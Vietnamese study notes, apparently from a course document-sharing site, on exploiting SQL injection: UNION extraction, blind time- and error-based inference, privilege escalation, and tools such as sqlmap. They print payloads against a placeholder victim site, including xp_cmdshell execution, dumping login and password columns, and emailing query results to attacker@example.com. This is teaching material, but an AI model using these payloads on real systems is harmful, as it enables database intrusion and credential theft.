8. Ounce Labs (www.ouncelabs.com) – Công cụ thương mại hỗ trợ nhiều ngôn ngữ, tích hợp vào Visual Studio và Eclipse.

Chương 4: Khai thác SQL Injection

I. Kỹ thuật khai thác phổ biến

1. Xác định tham số dễ bị tấn công

- Dò tìm lỗ hổng bằng cách thử nghiệm đầu vào hoặc phân tích mã nguồn.
- Chèn ký tự đặc biệt (như dấu nháy đơn ') để quan sát phản hồi lỗi từ ứng dụng.
- Nếu lỗi liên quan đến cơ sở dữ liệu xuất hiện, khả năng cao ứng dụng dễ bị tấn công SQL Injection.

2. Lợi ích của môi trường cục bộ

- Cài đặt một hệ thống DBMS giống ứng dụng mục tiêu giúp kiểm thử nhanh chóng và an toàn.
- Nếu không có mã nguồn ứng dụng, tấn công theo phương pháp hộp đen: gửi truy vấn thử nghiệm và phân tích phản hồi.
- Giúp kiểm tra và điều chỉnh truy vấn SQL Injection trước khi tấn công hệ thống thực.

3. Các yếu tố ảnh hưởng đến khai thác SQL Injection

- Quyền hạn tài khoản SQL: Nếu tài khoản có quyền cao, có thể thực thi lệnh trên máy chủ.
- Loại DBMS sử dụng: Kỹ thuật khai thác có thể khác nhau giữa SQL Server, MySQL, PostgreSQL...
- Mức độ hiển thị lỗi:
+ Nếu ứng dụng hiển thị lỗi SQL, có thể dễ dàng khai thác bằng cách phân tích phản hồi.
+ Nếu không có phản hồi trực tiếp, cần sử dụng Blind SQL Injection (SQL Injection mù), phức tạp hơn nhưng hiệu quả.

4. Khai thác bằng truy vấn xếp chồng (Stacked Queries)

- Truy vấn xếp chồng cho phép thực thi nhiều câu lệnh SQL trong một kết nối.
Ví dụ trên Microsoft SQL Server:
http://www.victim.com/products.asp?id=1;exec+master..xp_cmdshell+'dir'
-> Nếu thành công, có thể thực thi lệnh hệ thống từ xa thông qua SQL Server.
- Hạn chế: Không phải tất cả DBMS đều hỗ trợ truy vấn xếp chồng:
+ Hỗ trợ: SQL Server (ASP, .NET, PHP), PostgreSQL (PHP).
+ Không hỗ trợ: MySQL (PHP), Java kết nối SQL Server.

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

II. Xác định cơ sở dữ liệu

Việc biết DBMS giúp tinh chỉnh các truy vấn SQL Injection để trích xuất dữ liệu.
Các công nghệ web thường sử dụng DBMS nhất định (VD: ASP.NET → MS SQL Server, PHP → MySQL).
Hệ điều hành có thể gợi ý về DBMS (VD: IIS thường dùng MS SQL Server, Linux + Apache thường dùng MySQL).

1. Phương pháp xác định DBMS

a. Dấu vân tay không mù (Non-Blind Fingerprinting)
- Khi ứng dụng trả về lỗi SQL hoặc kết quả truy vấn, có thể dễ dàng xác định DBMS từ thông báo lỗi.
Ví dụ:
+ MS SQL Server: "SQL Server" xuất hiện trong thông báo lỗi.
- Có thể lấy thông tin phiên bản DBMS bằng các truy vấn như:
+ MS SQL Server: *SELECT @@version*
b. Dấu vân tay mù (Blind Fingerprinting)
- Nếu ứng dụng không trả về lỗi trực tiếp, có thể xác định DBMS bằng cách thử các câu SQL đặc trưng của từng hệ thống.
- Các kỹ thuật phổ biến:
+ Kiểm tra nối chuỗi:
MS SQL Server: *'abc' + 'def'*
+ Kiểm tra hàm số:
MS SQL Server: *@@rowcount*
+ Dùng lệnh đặc trưng:
WAITFOR DELAY → MS SQL Server
/!40119 + 1*/* → MySQL, giúp xác định phiên bản chính xác.
c. Công cụ hỗ trợ tự động
sqlmap: Công cụ mạnh mẽ có thể tự động xác định DBMS thông qua cơ sở dữ liệu chữ ký của nó.

III. Extracting Data through UNION Statements

1. Toán tử UNION trong SQL

- UNION dùng để kết hợp kết quả từ hai hoặc nhiều câu lệnh SELECT.
Cú pháp cơ bản:
SELECT column1, column2 FROM table1
UNION
SELECT column1, column2 FROM table2
- Mặc định, UNION chỉ trả về các giá trị duy nhất. Để bao gồm cả giá trị trùng lặp, sử dụng UNION ALL.
- Trong SQL Injection, kẻ tấn công có thể lợi dụng **UNION** để trích xuất dữ liệu từ các bảng khác nếu ứng dụng trả về kết quả từ truy vấn đầu tiên.

2. Khai thác SQL Injection với UNION

Downloaded by T? Thiên (thien24112005@gmail.com)

- Nếu ứng dụng trả về dữ liệu từ truy vấn gốc, kẻ tấn công có thể tiêm một truy vấn UNION để đọc dữ liệu từ các bảng khác mà người dùng có quyền truy cập.
- Yêu cầu:
+ Hai truy vấn phải trả về cùng số cột.
+ Kiểu dữ liệu của các cột tương ứng phải tương thích.

3. Xác định số lượng cột

Phương pháp 1: Thử và sai bằng cách tăng dần số cột trong truy vấn UNION cho đến khi không còn lỗi.

id=12+union+select+null --

id=12+union+select+null, null --

id=12+union+select+null, null, null --

Phương pháp 2: Sử dụng ORDER BY để xác định số cột. Tăng dần số cột trong ORDER BY cho đến khi xuất hiện lỗi.

id=12+order+by+1 --

id=12+order+by+2 --

id=12+order+by+3-- (Không lỗi)

id=12+order+by+6 --

=> Phương pháp 2 thường hiệu quả hơn vì nó sử dụng tìm kiếm nhị phân, giảm số lượng yêu cầu cần thử.

4. Xác định kiểu dữ liệu của cột

- Sau khi biết số lượng cột, cần xác định cột nào có thể chứa dữ liệu chuỗi để hiển thị thông tin. Thay thế từng cột bằng một chuỗi mẫu (ví dụ: 'test') để kiểm tra:

id=12+union+select+'test' ,NULL, NULL, NULL--

id=12+union+select+NULL, 'test', NULL, NULL--

=> Nếu không có lỗi, cột đó có thể chứa dữ liệu chuỗi.

5. Trích xuất dữ liệu

- Sử dụng UNION để trích xuất dữ liệu từ các bảng khác nhau.

Ví dụ:

id=12+union+select+NULL, system_user,NULL,NULL--

- Để trích xuất nhiều dữ liệu trong một cột, sử dụng toán tử nối chuỗi:

id=12+union+select+NULL,system_user+' | '+db_name(),NULL,NULL--

6. Trích xuất toàn bộ bảng

- Nếu ứng dụng chỉ hiển thị hàng đầu tiên, có thể sử dụng điều kiện WHERE để lặp qua từng hàng của bảng.

UNION SELECT userid, first_name, last_name, NULL FROM customers WHERE userid > 1

Tăng dần giá trị userid để lấy từng hàng một.

7. Ví dụ thực tế

Trích xuất tên người dùng và tên cơ sở dữ liệu:

UNION SELECT NULL, system_user, db_name(), NULL

Trích xuất dữ liệu từ bảng customers:

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

UNION SELECT userid, first_name, last_name, NULL FROM customers
Lưu ý:
Oracle: Yêu cầu mọi SELECT phải có FROM. Sử dụng bảng dual nếu không cần truy vấn từ bảng cụ thể.
UNION SELECT NULL FROM dual
Casting: Chuyển đổi kiểu dữ liệu nếu cần thiết để phù hợp với kiểu dữ liệu của cột.

IV. Sử dụng các câu lệnh có điều kiện

1. Sử dụng câu lệnh có điều kiện trong SQL Injection

- Câu lệnh có điều kiện (IF-THEN-ELSE) cho phép kẻ tấn công trích xuất dữ liệu dựa trên các điều kiện cụ thể.
- Cú pháp cơ bản:
IF condition THEN action1 ELSE action2
Ví dụ:
IF (system_user = 'sa') WAITFOR DELAY '0:0:5'
-> Nếu điều kiện đúng, cơ sở dữ liệu sẽ thực hiện một hành động (ví dụ: đợi 5 giây), nếu không, nó sẽ thực hiện hành động khác.

2. Các phương pháp khai thác SQL Injection dựa trên điều kiện

a, Phương pháp dựa trên thời gian:
- Mục đích: Kẻ tấn công sử dụng các câu lệnh có điều kiện để tạo ra độ trễ trong phản hồi của ứng dụng, từ đó suy ra thông tin.
- Cách hoạt động: Kẻ tấn công tiêm một câu lệnh SQL có điều kiện, chẳng hạn như IF (condition) WAITFOR DELAY '0:0:5'.
+ Nếu điều kiện đúng, cơ sở dữ liệu sẽ tạo ra một độ trễ (ví dụ: 5 giây) trước khi trả về kết quả.
+ Nếu điều kiện sai, không có độ trễ xảy ra.
+ Kẻ tấn công đo thời gian phản hồi để xác định điều kiện là đúng hay sai.
Ví dụ: *IF (system_user = 'sa') WAITFOR DELAY '0:0:5'*
-> Nếu người dùng hiện tại là sa (quản trị viên), ứng dụng sẽ đợi 5 giây trước khi trả về kết quả. Nếu không, ứng dụng trả về kết quả ngay lập tức.
- Ưu điểm: Phương pháp này hoạt động ngay cả khi ứng dụng không hiển thị lỗi hoặc kết quả trực tiếp (blind SQL Injection).
- Nhược điểm:
+ Chậm, vì mỗi truy vấn có thể mất nhiều thời gian để hoàn thành.
+ Dễ bị phát hiện do tạo ra các độ trễ bất thường.
b, Phương pháp dựa trên lỗi:
- Mục đích: Kẻ tấn công sử dụng các câu lệnh có điều kiện để tạo ra lỗi trong cơ sở dữ liệu, từ đó trích xuất thông tin từ thông báo lỗi.
- Cách hoạt động: Kẻ tấn công tiêm một câu lệnh SQL có điều kiện, chẳng hạn như IF (condition) SELECT 1/0.
+ Nếu điều kiện đúng, cơ sở dữ liệu sẽ thực hiện một hành động gây ra lỗi (ví dụ: chia cho 0).

Downloaded by T? Thiên (thien24112005@gmail.com)

+ Nếu điều kiện sai, không có lỗi xảy ra.
+ Kẻ tấn công dựa vào thông báo lỗi để xác định điều kiện là đúng hay sai.
Ví dụ: *IF (system_user = 'sa') SELECT 1/0 ELSE SELECT 1*
-> Nếu người dùng hiện tại là sa, cơ sở dữ liệu sẽ thực hiện phép chia cho 0 và trả về lỗi. Nếu không, cơ sở dữ liệu trả về giá trị 1 mà không có lỗi.
- Ưu điểm:
+ Nhanh hơn so với phương pháp dựa trên thời gian.
+ Có thể trích xuất thông tin chi tiết từ thông báo lỗi.
Nhược điểm:
+ Tạo ra nhiều lỗi, dễ bị phát hiện bởi hệ thống giám sát.
+ Phụ thuộc vào việc ứng dụng hiển thị thông báo lỗi chi tiết.
c, Phương pháp dựa trên nội dung:
- Mục đích: Kẻ tấn công sử dụng các câu lệnh có điều kiện để thay đổi nội dung của phản hồi ứng dụng, từ đó suy ra thông tin.
- Cách hoạt động: Kẻ tấn công tiêm một câu lệnh SQL có điều kiện, chẳng hạn như CASE WHEN (condition) THEN 1 ELSE 0 END.
+ Nếu điều kiện đúng, ứng dụng sẽ trả về một nội dung cụ thể (ví dụ: sản phẩm A).
+ Nếu điều kiện sai, ứng dụng trả về một nội dung khác (ví dụ: sản phẩm B).
+ Kẻ tấn công dựa vào sự khác biệt trong nội dung phản hồi để xác định điều kiện là đúng hay sai.
Ví dụ: *CASE WHEN (system_user = 'sa') THEN 1 ELSE 0 END*
-> Nếu người dùng hiện tại là sa, ứng dụng sẽ trả về sản phẩm có ID 1. Nếu không, ứng dụng trả về sản phẩm có ID 0.
Ưu điểm:
+ Tinh tế hơn so với phương pháp dựa trên lỗi, vì không tạo ra lỗi.
+ Nhanh hơn so với phương pháp dựa trên thời gian.
Nhược điểm:
+ Yêu cầu ứng dụng phải trả về nội dung khác nhau dựa trên điều kiện.
+ Khó thực hiện hơn nếu ứng dụng không hiển thị sự khác biệt rõ ràng trong phản hồi.

3. Khai thác SQL Injection với tham số chuỗi

- Mục đích: Khi tham số dễ bị tấn công là chuỗi (ví dụ: brand=acme), kẻ tấn công có thể sử dụng các kỹ thuật nối chuỗi và hàm SQL để trích xuất dữ liệu.
- Cách hoạt động: Kẻ tấn công chia tham số chuỗi thành nhiều phần và sử dụng các hàm như char() để trích xuất từng ký tự của chuỗi.
+ Thay vì truyền brand=acme, kẻ tấn công có thể truyền brand=ac' + char(109) + 'e, tương đương với brand=acme.
+ Kẻ tấn công sử dụng các hàm như substring() và ascii() để trích xuất từng ký tự của dữ liệu.
Ví dụ: *SELECT * FROM products WHERE brand = 'ac' + char(109) + 'e'*
Kẻ tấn công có thể sử dụng các hàm như char() để trích xuất từng ký tự của chuỗi.

4. Mở rộng cuộc tấn công

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

- Mục đích: Kẻ tấn công có thể sử dụng các câu lệnh có điều kiện để trích xuất dữ liệu từ nhiều cột và bảng.
.+ Ví dụ: Trích xuất tên người dùng và mật khẩu từ bảng dba_users:
SELECT username || '=' || password FROM dba_users WHERE rownum = 1
+ Kẻ tấn công có thể sử dụng các hàm như substring() và ascii() để trích xuất từng ký tự của dữ liệu.
SELECT substring ((SELECT system_user), 1, 1)
5. Sử dụng lỗi để trích xuất dữ liệu
- Mục đích: Kẻ tấn công có thể sử dụng các thông báo lỗi để trích xuất thông tin từ cơ sở dữ liệu.
- Cách hoạt động:
+ Kẻ tấn công sử dụng các hàm như utl_inaddr.get_host_name() trong Oracle để trích xuất thông tin từ thông báo lỗi.
+ Kẻ tấn công có thể sử dụng hàm utl_inaddr.get_host_name() để trích xuất thông tin từ thông báo lỗi.
Ví dụ: Sử dụng hàm utl_inaddr.get_host_name() trong Oracle để trích xuất thông tin từ thông báo lỗi:
SELECT utl_inaddr.get_host_name((SELECT username FROM dba_users WHERE rownum = 1)) FROM dual
- Thông báo lỗi sẽ chứa thông tin về tên người dùng.
6. Liệt kê cột bằng cách sử dụng lỗi
Mục đích: Kẻ tấn công có thể sử dụng mệnh đề HAVING và GROUP BY để liệt kê các cột trong truy vấn.
Ví dụ: *SELECT * FROM products HAVING 1=1*
-> Thông báo lỗi sẽ chứa tên của cột đầu tiên trong truy vấn.

V. Liệt kê lược đồ cơ sở dữ liệu

SQL Server
a, Liệt kê các cơ sở dữ liệu
Mục đích: Lấy danh sách tất cả các cơ sở dữ liệu (database) trên máy chủ.
SELECT name FROM master..sysdatabases;
Giải thích: Bảng master..sysdatabases chứa thông tin về tất cả các cơ sở dữ liệu trên máy chủ.
b, Liệt kê các bảng trong một cơ sở dữ liệu
Mục đích: Lấy danh sách các bảng trong một cơ sở dữ liệu cụ thể.
SELECT name FROM e-shop..sysobjects WHERE xtype='U';
Giải thích: Bảng sysobjects chứa thông tin về các đối tượng trong cơ sở dữ liệu. xtype='U' chỉ lấy các bảng do người dùng tạo (user-defined tables).
c, Liệt kê các cột trong một bảng
Mục đích: Lấy danh sách các cột trong một bảng cụ thể.
SELECT name FROM e-shop..syscolumns WHERE id = (SELECT id FROM e-shop..sysobjects WHERE name = 'customers');

Downloaded by T? Thiên (thien24112005@gmail.com)

Giải thích: Bảng syscolumns chứa thông tin về các cột của các bảng. id là khóa ngoại tham chiếu đến bảng sysobjects.
d, Trích xuất dữ liệu từ bảng
Mục đích: Lấy dữ liệu từ một bảng cụ thể.
SELECT login, password FROM e-shop..customers;
Giải thích: Truy vấn này trả về dữ liệu từ các cột login và password trong bảng customers.
4. Kỹ thuật chung
a, Sử dụng UNION SELECT để liệt kê thông tin
Mục đích: Kết hợp kết quả từ truy vấn gốc với kết quả từ truy vấn liệt kê.
Ví dụ trên SQL Server:
http://www.victim.com/products.asp?
id=12+union+select+null,name,null,null+from+master..sysdatabases
b, Sử dụng hàm băm để bảo vệ mật khẩu
Mục đích: Ngăn chặn việc lộ mật khẩu dạng văn bản thuần túy.
Giải pháp: Sử dụng các hàm băm mật mã như SHA-256 để lưu trữ mật khẩu.
5. Công cụ tự động hóa
sqlmap: Công cụ tự động hóa khai thác SQL Injection và liệt kê cơ sở dữ liệu.
Bobcat: Công cụ hỗ trợ liệt kê và khai thác SQL Injection.
bsql: Công cụ đơn giản để thực hiện các cuộc tấn công SQL Injection.

VI. Tăng cường đặc quyền trong SQL Injection

Trong các hệ quản trị cơ sở dữ liệu (DBMS) hiện đại, quyền truy cập của người dùng được kiểm soát chặt chẽ. Người dùng thông thường thường có quyền hạn hạn chế, chỉ được phép truy cập vào một số cơ sở dữ liệu hoặc thực hiện các hành động cụ thể. Tuy nhiên, để khai thác triệt để lỗ hổng SQL Injection, kẻ tấn công cần nâng cao đặc quyền của mình lên mức quản trị viên (DBA).
SQL Server
a, Sử dụng OPENROWSET để leo thang đặc quyền
Mục đích: OPENROWSET là một hàm trong SQL Server cho phép kết nối đến một cơ sở dữ liệu từ xa hoặc cục bộ. Kẻ tấn công có thể sử dụng nó để thực hiện các truy vấn với quyền cao hơn.
Cách thức:
- Kẻ tấn công có thể sử dụng OPENROWSET để kết nối đến cơ sở dữ liệu cục bộ với tư cách người dùng sa (quản trị viên) và thử đoán mật khẩu bằng cách brute-force.
Ví dụ:
*SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN;*
Address=;uid=sa;pwd=foo', 'SELECT 1');
-> Nếu mật khẩu đúng, truy vấn sẽ thành công và kẻ tấn công có thể thực hiện các lệnh như thêm người dùng hiện tại vào nhóm sysadmin:
EXEC master.dbo.sp_addsrvrolemember 'appdbuser', 'sysadmin';
b, Tấn công brute-force tự động

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

Công cụ: Các công cụ như sqlninja và Bobcat có thể tự động hóa quá trình brute-force để tìm mật khẩu sa.
Ví dụ với sqlninja:
./sqlninja -m bruteforce -w wordlist.txt
-> Nếu tìm thấy mật khẩu, công cụ sẽ tự động thêm người dùng hiện tại vào nhóm sysadmin.
c, Khai thác lỗ hổng chưa vá
- Lỗ hổng: Nếu máy chủ SQL Server không được cập nhật các bản vá bảo mật, kẻ tấn công có thể khai thác các lỗ hổng như tràn bộ nhớ heap trong thủ tục sp_replwritetovarbin để thực thi mã độc với quyền quản trị.

VII. Giao tiếp ngoài băng tần

Trong các kỹ thuật khai thác SQL Injection thông thường, truy vấn và kết quả được truyền qua cùng một kênh (thường là kết nối HTTP). Tuy nhiên, trong một số trường hợp, kẻ tấn công có thể sử dụng các kênh khác để truyền dữ liệu, gọi là giao tiếp ngoài băng tần (OOB). Điều này đặc biệt hữu ích khi kết quả truy vấn không thể trả về trực tiếp qua kênh HTTP.

1. Gửi Email

a, SQL Server
- SQL Mail: SQL Server cung cấp tính năng gửi email thông qua xp_sendmail và xp_startmail. Kẻ tấn công có thể sử dụng các hàm này để gửi kết quả truy vấn qua email.
Ví dụ:
EXEC master..xp_startmail;
EXEC master..xp_sendmail @recipients = 'attacker@example.com', @query = 'SELECT @@version';
- Database Mail: Từ SQL Server 2005, Microsoft giới thiệu Database Mail thay thế cho SQL Mail. Kẻ tấn công có thể sử dụng sp_send_dbmail để gửi email.
EXEC msdb.dbo.sp_send_dbmail @profile_name = 'MyProfile', @recipients = 'attacker@example.com', @query = 'SELECT @@version';

2. Giao tiếp qua hệ thống tệp

a, SQL Server
- Ghi tệp: Kẻ tấn công có thể ghi kết quả truy vấn vào một tệp trên hệ thống tệp của máy chủ, sau đó truy cập tệp đó qua HTTP.
Ví dụ:
DECLARE @a int, @hash nvarchar(100), @fileid int;
EXEC sp_OACreate 'Scripting.FileSystemObject', @a OUT;
EXEC sp_OAMethod @a, 'OpenTextFile', @fileid OUT, 'c:\inetpub\wwwroot\hash.txt', 8, 1;
EXEC sp_OAMethod @fileid, 'WriteLine', Null, @hash;
EXEC sp_OADestroy @fileid;
EXEC sp_OADestroy @a;
- Sử dụng bcp.exe: Kẻ tấn công có thể sử dụng tiện ích bcp.exe để xuất dữ liệu từ cơ sở dữ liệu vào một tệp.

Downloaded by T? Thiên (thien24112005@gmail.com)

Ví dụ:
*EXEC xp_cmdshell 'bcp "SELECT * FROM sys.sql_logins" queryout c:\inetpub\wwwroot\hashes.txt -T -c';*

VIII. Tự động hóa khai thác SQL Injection

Khai thác SQL Injection thủ công có thể tốn nhiều thời gian và công sức, đặc biệt khi cần thực hiện hàng trăm hoặc hàng nghìn yêu cầu để trích xuất dữ liệu. Để giải quyết vấn đề này, các công cụ tự động hóa đã được phát triển để giúp quá trình khai thác trở nên nhanh chóng và hiệu quả hơn

1. Sqlmap

a, Giới thiệu

- Sqlmap là một công cụ mã nguồn mở, tự động hóa quá trình khai thác SQL Injection.
- Hỗ trợ nhiều hệ quản trị cơ sở dữ liệu (DBMS) như MySQL, Oracle, PostgreSQL, và Microsoft SQL Server.
- Có thể phát hiện và khai thác các lỗ hổng SQL Injection thông qua các kỹ thuật như:

+ UNION-based SQL Injection
+ Error-based SQL Injection
+ Blind SQL Injection (dựa trên thời gian hoặc dựa trên boolean).

b, Tính năng chính

- Dấu vân tay DBMS: Xác định loại DBMS và phiên bản.
- Liệt kê thông tin: Trích xuất thông tin người dùng, cơ sở dữ liệu, bảng, cột, và quyền.
- Đọc tệp: Đọc tệp từ hệ thống tệp của máy chủ.
- Thực thi lệnh: Thực thi các lệnh hệ thống trên máy chủ.
- Tự động hóa: Hỗ trợ đa luồng để tăng tốc quá trình khai thác.

c, Ví dụ sử dụng

- Trích xuất mật khẩu người dùng SYS trên Oracle:

python sqlmap.py -u "http://www.victim.com/get_int.php?id=1" --union-use --password -U SYS

- Trích xuất dữ liệu từ bảng users trên PostgreSQL:

python sqlmap.py -u "http://www.victim.com/get_int.php?id=1" --union-use --dump -T users -D public

2. Bobcat

a, Giới thiệu

- Bobcat là một công cụ tự động hóa khai thác SQL Injection, chủ yếu tập trung vào Microsoft SQL Server.
- Hỗ trợ các tính năng như liệt kê cơ sở dữ liệu, brute-force mật khẩu, leo thang đặc quyền, và thực thi lệnh hệ thống.
- Sử dụng kỹ thuật Out-of-Band (OOB) để truyền dữ liệu qua kênh khác (ví dụ: email hoặc HTTP).

b, Tính năng chính

- Liệt kê cơ sở dữ liệu: Trích xuất thông tin về các bảng, cột, và dữ liệu.
- Brute-force mật khẩu: Tự động đoán mật khẩu người dùng.
- Leo thang đặc quyền: Nâng cao quyền của người dùng hiện tại lên quản trị viên.

Dit document is beschikbaar op studeersnel

Downloaded by T? Thiên (thien24112005@gmail.com)

- Thực thi lệnh: Thực thi các lệnh hệ thống trên máy chủ.
c, Ví dụ sử dụng
Liệt kê các bảng trong cơ sở dữ liệu:
bobcat -u http://www.victim.com/vuln.php?id=1 --list-tables
Brute-force mật khẩu người dùng sa:
bobcat -u http://www.victim.com/vuln.php?id=1 --brute-force --user sa
3. BSQL
a, Giới thiệu
- BSQL là một công cụ tự động hóa khai thác SQL Injection, hỗ trợ các DBMS như Oracle, Microsoft SQL Server, và MySQL.
- Hỗ trợ cả Error-based SQL Injection và Blind SQL Injection.
- Sử dụng kỹ thuật Deep Blind SQL Injection để trích xuất dữ liệu hiệu quả hơn.
b, Tính năng chính
- Phát hiện lỗ hổng: Tự động phát hiện các tham số dễ bị tấn công.
- Trích xuất dữ liệu: Liệt kê và trích xuất dữ liệu từ các bảng và cột.
- Đa luồng: Hỗ trợ đa luồng để tăng tốc quá trình khai thác.
c, Ví dụ sử dụng
- Phát hiện lỗ hổng SQL Injection:
bsql -u http://www.victim.com/vuln.php?id=1 --detect
- Trích xuất dữ liệu từ bảng users:
bsql -u http://www.victim.com/vuln.php?id=1 --dump -T users
4. Các công cụ khác
a, SQLiX
- Một công cụ tự động hóa khai thác SQL Injection, hỗ trợ nhiều DBMS.
- Có thể liệt kê cơ sở dữ liệu, trích xuất dữ liệu, và thực thi lệnh hệ thống.
b, SQLGET
- Một công cụ đơn giản để khai thác SQL Injection, hỗ trợ các DBMS phổ biến.
- Tập trung vào việc trích xuất dữ liệu và thực thi lệnh.
c, Absinthe
- Một công cụ tự động hóa khai thác SQL Injection, hỗ trợ các DBMS như MySQL, PostgreSQL, và Oracle.
- Có giao diện đồ họa dễ sử dụng.

Chương V: SQL mù, Khai thác SQL INJECTION

I. Xác định và xác nhận SQL Injection mù

1. Khái niệm
Khi một ứng dụng web có lỗ hổng SQL Injection, nhưng không hiển thị lỗi chi tiết từ cơ sở dữ liệu, nó có thể trả về **một trang lỗi chung hoặc không hiển thị thay đổi rõ ràng**.

Downloaded by T? Thiên (thien24112005@gmail.com)

Hacker vẫn có thể **kiểm tra sự hiện diện của SQL Injection** bằng cách sử dụng các kỹ thuật thử nghiệm đơn giản để quan sát sự khác biệt trong phản hồi của trang web.
2. Cách thức kiểm tra lỗi chung
Chèn dấu nháy đơn (') vào đầu vào của ứng dụng:
Nếu ứng dụng sử dụng truy vấn SQL không bảo vệ, dấu ' có thể gây lỗi cú pháp.
Nếu ứng dụng có xử lý lỗi chung, nó sẽ **không hiển thị lỗi SQL** mà thay vào đó trả về một **trang lỗi mặc định**.
Ví dụ:
SELECT * FROM users WHERE username = 'admin' AND password = 'password'
Khi hacker nhập ' vào trường username:
vbnet
admin'
→ Truy vấn sẽ trở thành:
SELECT * FROM users WHERE username = 'admin'' AND password = 'password'
→ SQL bị lỗi vì có hai dấu nháy đơn liên tiếp.
Dấu hiệu nhận biết SQL Injection:
Nếu trang phản hồi thay đổi (trang lỗi hoặc thông báo "lỗi hệ thống"), có khả năng **ứng dụng dễ bị SQL Injection**.
Nếu trang phản hồi không thay đổi, ứng dụng có thể đã xử lý lỗi đúng cách, nhưng vẫn có thể kiểm tra bằng các phương pháp khác.
3. Ví dụ về trang lỗi chung
Một số ứng dụng thay vì hiển thị lỗi SQL như:
nginx
SQL syntax error near 'admin'' at line 1 sẽ trả về một thông báo chung như:
Đã xảy ra lỗi. Vui lòng thử lại sau.
Dù không có lỗi chi tiết, hacker vẫn có thể suy luận xem có SQL Injection hay không bằng cách thử các đầu vào khác nhau và quan sát sự thay đổi của trang.

II: Injection Queries có tác dụng phụ

1. Tổng quan về kỹ thuật Injection Queries có tác dụng phụ
Mục tiêu của kỹ thuật này là kiểm tra xem SQL Injection có tồn tại hay không **dù ứng dụng không hiển thị lỗi rõ ràng**.
Nguyên tắc:
Nếu hacker **có thể thực thi truy vấn SQL**, họ có thể gây ra một **tác dụng phụ có thể quan sát được**.
Tác dụng phụ phổ biến nhất là **làm chậm phản hồi** của trang web.
Nếu trang web phản hồi **chậm hơn rõ rệt**, hacker có thể kết luận rằng **truy vấn SQL đã thực thi thành công**.

2. Kỹ thuật làm chậm phản hồi để kiểm tra SQL Injection

Dit document is beschikbaar op studeersnel
Downloaded by T? Thiên (thien24112005@gmail.com)

- SQL Server (Microsoft SQL Server)
Sử dụng câu lệnh WAITFOR DELAY '0:0:5' để trì hoãn phản hồi 5 giây.
Ví dụ:
' ; WAITFOR DELAY '0:0:5' --
- MySQL
Dùng hàm SLEEP(5) để làm chậm phản hồi 5 giây.
Ví dụ:
' ; SLEEP(5) --
- Oracle
Sử dụng DBMS_LOCK.SLEEP(5) để tạo độ trễ.
Ví dụ:
' ; BEGIN DBMS_LOCK.SLEEP(5); END; --

III: Phân tách và cân bằng tham số

1. Khái niệm về phân tách và cân bằng tham số

Mục tiêu của kỹ thuật này là kiểm tra xem ứng dụng có bị SQL Injection hay không mà **không gây lỗi hiển thị**.
Cách thức hoạt động:
Hacker **chia nhỏ giá trị hợp lệ** thành các thành phần toán học hoặc ký tự.
Truy vấn vẫn hoạt động bình thường nhưng **có thể bị thao túng để khai thác SQL Injection**.

2. Ví dụ về phân tách và cân bằng tham số

a, Đối với tham số số
Truy vấn ban đầu (không bị tấn công):
SELECT review_content FROM reviews WHERE id = 5;
Thay đổi giá trị số 5 thành 2+3:
SELECT review_content FROM reviews WHERE id = 2+3;
b, Đối với tham số chuỗi
Truy vấn ban đầu:
SELECT COUNT(*) FROM reviews WHERE review_author = 'MadBob';
Sử dụng toán tử nối chuỗi để tách chuỗi thành nhiều phần:
SQL Server:
SELECT COUNT(*) FROM reviews WHERE review_author = 'MadB' + 'ob';
c, Đối với tham số ngày tháng
Ví dụ với MySQL:
SELECT * FROM events WHERE event_date = '2025-03-08';
Biến đổi giá trị ngày thành một biểu thức toán học:
SELECT * FROM events WHERE event_date = '202' || '5-03-08';

IV. Sử dụng kỹ thuật dựa trên thời gian

1. Tạo độ trễ truy vấn (Delaying SQL Queries)

Downloaded by T? Thiên (thien24112005@gmail.com)

a, **Tổng quan về kỹ thuật tạo độ trễ trong SQL Injection mù**
Mục tiêu chính của kỹ thuật này là kiểm tra xem truy vấn SQL của hacker có thực sự thực thi hay không bằng cách **quan sát thời gian phản hồi của ứng dụng**.
Nguyên tắc hoạt động:
Nếu hacker có thể **chèn mã SQL gây độ trễ** mà ứng dụng không chặn, điều đó chứng tỏ **SQL Injection tồn tại**.
Nếu trang web **trả về chậm hơn bình thường** đúng bằng khoảng thời gian mà hacker đã đặt trong truy vấn, thì có thể kết luận rằng truy vấn SQL đã được thực thi.
2. Cách thực hiện tạo độ trễ trong các hệ quản trị cơ sở dữ liệu (DBMS)
a, **SQL Server**
SQL Server hỗ trợ lệnh WAITFOR DELAY, cho phép trì hoãn thực thi truy vấn trong một khoảng thời gian cụ thể.
Ví dụ:
WAITFOR DELAY '0:0:5'
Payload SQL Injection:
' ; WAITFOR DELAY '0:0:5' --

V. Tìm kiếm nhị phân dựa trên thời gian

1. Tổng quan về kỹ thuật tìm kiếm nhị phân dựa trên thời gian
Mục tiêu của kỹ thuật này là trích xuất dữ liệu từ cơ sở dữ liệu trong SQL Injection mù mà không cần phản hồi hiển thị lỗi hoặc dữ liệu.
Nguyên tắc hoạt động:
Sử dụng câu lệnh điều kiện (IF ... THEN ...) để kiểm tra giá trị của từng ký tự trong dữ liệu cần trích xuất.
Dùng độ trễ (WAITFOR DELAY, SLEEP()) để xác định giá trị đúng.
Dựa trên tìm kiếm nhị phân (Binary Search) để rút ngắn số lượng truy vấn cần thiết.
2. Cách thức hoạt động của kỹ thuật tìm kiếm nhị phân
Tìm kiếm nhị phân giúp giảm số truy vấn cần thiết để xác định một ký tự từ 256 xuống 8 truy vấn.
Thay vì kiểm tra từng giá trị ASCII của ký tự, ta chia dãy giá trị ra làm đôi mỗi lần kiểm tra.
a, Ví dụ kiểm tra ký tự đầu tiên của SYSTEM_USER
Truy vấn gốc:
IF ASCII(SUBSTRING(SYSTEM_USER, 1, 1)) > 77 WAITFOR DELAY '0:0:5'
Tiếp tục lặp lại với các giá trị khác để thu hẹp phạm vi và tìm ký tự chính xác.
b, Toàn bộ quá trình tìm ký tự đầu tiên của SYSTEM_USER

Câu lệnh SQL	Giải thích	Ký tự có thể là
IF ASCII(SUBSTRING(SYSTEM_USER,1,1)) > 77 WAITFOR DELAY '0:0:5'	Phản hồi chậm	'N' - 'Z'

Dit document is beschikbaar op studeersnel
